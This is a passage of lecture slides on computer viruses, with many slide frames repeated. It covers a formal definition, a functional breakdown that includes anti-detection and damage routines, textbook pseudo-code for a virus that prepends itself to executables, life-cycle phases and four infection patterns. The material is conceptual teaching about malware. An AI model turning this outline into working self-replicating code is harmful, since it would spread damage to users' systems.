 - ▶ such that $v' \in V$
- ▶ So we have $(M, V) \in VS$
- ▶ v may evolve through a finite number of different instances


Definition

General definition

A virus is a **sequence of symbols** which, interpreted in a given environment, **modifies** other sequences of symbols in this environment, so as to include a **copy of itself**, this copy may have evolved.



Structure & Life cycle



Structure and Life cycle

Functional diagram

- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage

Structure and Life cycle

Functional diagram

- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage

Structure and Life cycle

Functional diagram

- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage

Structure and Life cycle

Functional diagram

- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage

Structure and Life cycle

Functional diagram

- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage

Structure and Life cycle

Functional diagram

- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage

Search for
the target

Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram


- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Functional diagram

- ▶ Search for the target
- ▶ Routine of copy
- ▶ Routine of anti-detection
- ▶ Routine of triggering
- ▶ Routine of damage



Structure and Life cycle

Virus pseudo-code

```
Program V := {  
    1234567;  
  
    Subroutine infect-executable:= {  
        loop: file=random-executable;  
        if (first-line of file = 1234567) then  
            goto loop;  
        else  
            prepend V to file;  
    }  
    Subroutine do-damage:= {  
        whatever damage you can program  
    }  
    Subroutine trigger-pulled:= {  
        whatever trigger you want here  
    }  
    Main-program-of-virus:= {  
        infect-executable;  
        if (trigger-pulled) then  
            do-damage;  
        goto next;  
    }  
    next:  
}
```

- ➊ The virus begins with a marker "1234567". It is used to identify that this particular virus has already infected a program
- ➋ The main program starts by infecting another program through the subroutine "infect-executable"
- ➌ This subroutine loops, examining random executable files until it finds one without the first line "1234567"
- ➍ When it finds an uninfected executable, V copies itself into the beginning of the executable, thus infecting it
- ➎ After infection, the virus checks for a "trigger pulled" condition
- ➏ If the condition is active, it performs whatever damage is programmed into the "do-damage" routine
- ➐ Finally, the main program of the virus jumps into whatever program was originally intended to be run (the one that was installed), and runs that program normally

Structure and Life cycle

Virus pseudo-code

```
Program V := {  
    1234567;  
  
    Subroutine infect-executable:= {  
        loop: file=random-executable;  
        if (first-line of file = 1234567) then  
            goto loop;  
        else  
            prepend V to file;  
    }  
    Subroutine do-damage:= {  
        whatever damage you can program  
    }  
    Subroutine trigger-pulled:= {  
        whatever trigger you want here  
    }  
    Main-program-of-virus:= {  
        infect-executable;  
        if (trigger-pulled) then  
            do-damage;  
        goto next;  
    }  
    next:  
}
```

- ➊ The virus begins with a marker "1234567". It is used to identify that this particular virus has already infected a program
- ➋ The **main program** starts by infecting another program through the subroutine **"infect-executable"**
- ➌ This subroutine **loops**, examining random executable files until it finds one without the first line "1234567"
- ➍ When it finds an uninfected executable, **V copies itself into the beginning of the executable**, thus infecting it
- ➎ After infection, the virus checks for a "trigger pulled" condition
- ➏ If the condition is active, it performs whatever damage is programmed into the "do-damage" routine
- ➐ Finally, the main program of the virus jumps into whatever program was originally intended to be run (the one that was installed), and runs that program normally

Structure and Life cycle

Virus pseudo-code

```
Program V := {  
    1234567;  
  
    Subroutine infect-executable:= {  
        loop: file=random-executable;  
        if (first-line of file = 1234567) then  
            goto loop;  
        else  
            prepend V to file;  
    }  
    Subroutine do-damage:= {  
        whatever damage you can program  
    }  
    Subroutine trigger-pulled:= {  
        whatever trigger you want here  
    }  
    Main-program-of-virus:= {  
        infect-executable;  
        if (trigger-pulled) then  
            do-damage;  
        goto next;  
    }  
    next:  
}
```

- ➊ The virus begins with a marker "1234567". It is used to identify that this particular virus has already infected a program
- ➋ The **main program** starts by infecting another program through the subroutine "**infect-executable**"
- ➌ This subroutine **loops**, examining random executable files until it finds one without the first line "1234567"
- ➍ When it finds an uninfected executable, **V copies itself into the beginning of the executable**, thus infecting it
- ➎ After infection, the virus checks for a "**trigger pulled**" condition
- ➏ If the condition is active, it performs whatever damage is programmed into the "**do-damage**" routine
- ➐ Finally, the **main program** of the virus jumps into whatever program was triggered (e.g. a game you were playing, a program you had installed), and runs that program normally

Structure and Life cycle

Virus pseudo-code

```
Program V := {  
    1234567;  
  
    Subroutine infect-executable:= {  
        loop: file=random-executable;  
        if (first-line of file = 1234567) then  
            goto loop;  
        else  
            prepend V to file;  
    }  
    Subroutine do-damage:= {  
        whatever damage you can program  
    }  
    Subroutine trigger-pulled:= {  
        whatever trigger you want here  
    }  
    Main-program-of-virus:= {  
        infect-executable;  
        if (trigger-pulled) then  
            do-damage;  
        goto next;  
    }  
    next:  
}
```

- ➊ The virus begins with a marker "1234567". It is used to identify that this particular virus has already infected a program
- ➋ The **main program** starts by infecting another program through the subroutine "**infect-executable**"
- ➌ This subroutine **loops**, examining random executable files until it finds one without the first line "1234567"
- ➍ When it finds an uninfected executable, **V copies itself into the beginning of the executable**, thus infecting it
- ➎ After infection, the virus checks for a "**trigger pulled**" condition
- ➏ If the condition is active, it performs whatever damage is programmed into the "**do-damage**" routine
- ➐ Finally, the main program of the virus jumps into whatever program the virus was "**prepended**" to when it was triggered

Structure and Life cycle

Virus pseudo-code

```
Program V := {  
    1234567;  
  
    Subroutine infect-executable:= {  
        loop: file=random-executable;  
        if (first-line of file = 1234567) then  
            goto loop;  
        else  
            prepend V to file;  
    }  
    Subroutine do-damage:= {  
        whatever damage you can program  
    }  
    Subroutine trigger-pulled:= {  
        whatever trigger you want here  
    }  
    Main-program-of-virus:= {  
        infect-executable;  
        if (trigger-pulled) then  
            do-damage;  
        goto next;  
    }  
    next:  
}
```

- ➊ The virus begins with a marker "1234567". It is used to identify that this particular virus has already infected a program
- ➋ The **main program** starts by infecting another program through the subroutine "**infect-executable**"
- ➌ This subroutine **loops**, examining random executable files until it finds one without the first line "1234567"
- ➍ When it finds an uninfected executable, **V copies itself into the beginning of the executable**, thus infecting it
- ➎ After infection, the virus checks for a "**trigger pulled**" condition
- ➏ If the condition is active, it performs whatever damage is programmed into the "**do-damage**" routine
- ➐ Finally, the main program of the virus jumps into whatever program the virus was "**prepended**" to when it was installed, and runs that program normally

Structure and Life cycle

Virus pseudo-code

```
Program V := {  
    1234567;  
  
    Subroutine infect-executable:= {  
        loop: file=random-executable;  
        if (first-line of file = 1234567) then  
            goto loop;  
        else  
            prepend V to file;  
    }  
    Subroutine do-damage:= {  
        whatever damage you can program  
    }  
    Subroutine trigger-pulled:= {  
        whatever trigger you want here  
    }  
    Main-program-of-virus:= {  
        infect-executable;  
        if (trigger-pulled) then  
            do-damage;  
        goto next;  
    }  
    next:  
}
```

- ① The virus begins with a marker "1234567". It is used to identify that this particular virus has already infected a program
- ② The main program starts by infecting another program through the subroutine "infect-executable"
- ③ This subroutine loops, examining random executable files until it finds one without the first line "1234567"
- ④ When it finds an uninfected executable, V copies itself into the beginning of the executable, thus infecting it
- ⑤ After infection, the virus checks for a "trigger pulled" condition
- ⑥ If the condition is active, it performs whatever damage is programmed into the "do-damage" routine
- ⑦ Finally, the main program of the virus jumps into whatever program the virus was "prepended" to when it was installed, and runs that program normally

Structure and Life cycle

Virus pseudo-code

```
Program V := {  
    1234567;  
  
    Subroutine infect-executable:= {  
        loop: file=random-executable;  
        if (first-line of file = 1234567) then  
            goto loop;  
        else  
            prepend V to file;  
    }  
    Subroutine do-damage:= {  
        whatever damage you can program  
    }  
    Subroutine trigger-pulled:= {  
        whatever trigger you want here  
    }  
    Main-program-of-virus:= {  
        infect-executable;  
        if (trigger-pulled) then  
            do-damage;  
        goto next;  
    }  
    next:  
}
```

- ① The virus begins with a marker "1234567". It is used to identify that this particular virus has already infected a program
- ② The **main program** starts by infecting another program through the subroutine "**infect-executable**"
- ③ This subroutine **loops**, examining random executable files until it finds one without the first line "1234567"
- ④ When it finds an uninfected executable, **V copies itself into the beginning of the executable**, thus infecting it
- ⑤ After infection, the virus checks for a "**trigger pulled**" condition
- ⑥ If the condition is active, it performs whatever damage is programmed into the "**do-damage**" routine
- ⑦ Finally, the main program of the virus jumps into whatever program the virus was "**prepended**" to when it was installed, and runs that program normally

Structure and Life cycle

Life cycle

- ▶ **Design** phase – development and tests
- ▶ **Gestation** phase – use of a dropper
- ▶ **Replication** phase – active or passive mode
- ▶ **Incubation** phase – time between primary infection and the first symptoms
- ▶ **Disease** phase – activation of the final charge



Structure and Life cycle

Life cycle

- ▶ **Design** phase – development and tests
- ▶ **Gestation** phase – use of a dropper
- ▶ **Replication** phase – active or passive mode
- ▶ **Incubation** phase – time between primary infection and the first symptoms
- ▶ **Disease** phase – activation of the final charge



Structure and Life cycle

Life cycle

- ▶ **Design** phase – development and tests
- ▶ **Gestation** phase – use of a dropper
- ▶ **Replication** phase – active or passive mode
- ▶ **Incubation** phase – time between primary infection and the first symptoms
- ▶ **Disease** phase – activation of the final charge



Structure and Life cycle

Life cycle

- ▶ **Design** phase – development and tests
- ▶ **Gestation** phase – use of a dropper
- ▶ **Replication** phase – active or passive mode
- ▶ **Incubation** phase – time between primary infection and the first symptoms
- ▶ **Disease** phase – activation of the final charge




Structure and Life cycle

Life cycle

- ▶ **Design** phase – development and tests
- ▶ **Gestation** phase – use of a dropper
- ▶ **Replication** phase – active or passive mode
- ▶ **Incubation** phase – time between primary infection and the first symptoms
- ▶ **Disease** phase – activation of the final charge



Infection & Replication



Patterns of infection

It exists **4 patterns of infection** leading to define 4 virus families

- ▶ Virus by **overwriting** of the target code: virus copies itself in the target file by overwriting all or a part of the target code
- ▶ Virus by **addition** to the target code: virus adds its code at the target code
- ▶ Virus by **interlacing** with the target code: specific to the PE format, virus copies fragments of itself in empty zones and modifies the head of the target code
- ▶ Virus by **escort** of target: preemptive execution, prioritization of search paths, renaming of the target

Patterns of infection

It exists **4 patterns of infection** leading to define 4 virus families

- ▶ Virus by **overwriting** of the target code: virus copies itself in the target file by overwriting all or a part of the target code
- ▶ Virus by **addition** to the target code: virus adds its code at the target code
- ▶ Virus by **interlacing** with the target code: specific to the PE format, virus copies fragments of itself in empty zones and modifies the head of the target code
- ▶ Virus by **escort** of target: preemptive execution, prioritization of search paths, renaming of the target

Patterns of infection

It exists **4 patterns of infection** leading to define 4 virus families

- ▶ Virus by **overwriting** of the target code: virus copies itself in the target file by overwriting all or a part of the target code
- ▶ Virus by **addition** to the target code: virus adds its code at the target code
- ▶ Virus by **interlacing** with the target code: specific to the PE format, virus copies fragments of itself in empty zones and modifies the head of the target code
- ▶ Virus by **escort** of target: preemptive execution, prioritization of search paths, renaming of the target

Patterns of infection

It exists **4 patterns of infection** leading to define 4 virus families

- ▶ Virus by **overwriting** of the target code: virus copies itself in the target file by overwriting all or a part of the target code
- ▶ Virus by **addition** to the target code: virus adds its code at the target code
- ▶ Virus by **interlacing** with the target code: specific to the PE format, virus copies fragments of itself in empty zones and modifies the head of the target code
- ▶ Virus by **escort** of target: preemptive execution, prioritization of search paths, renaming of the target

Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria

Virus


Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria



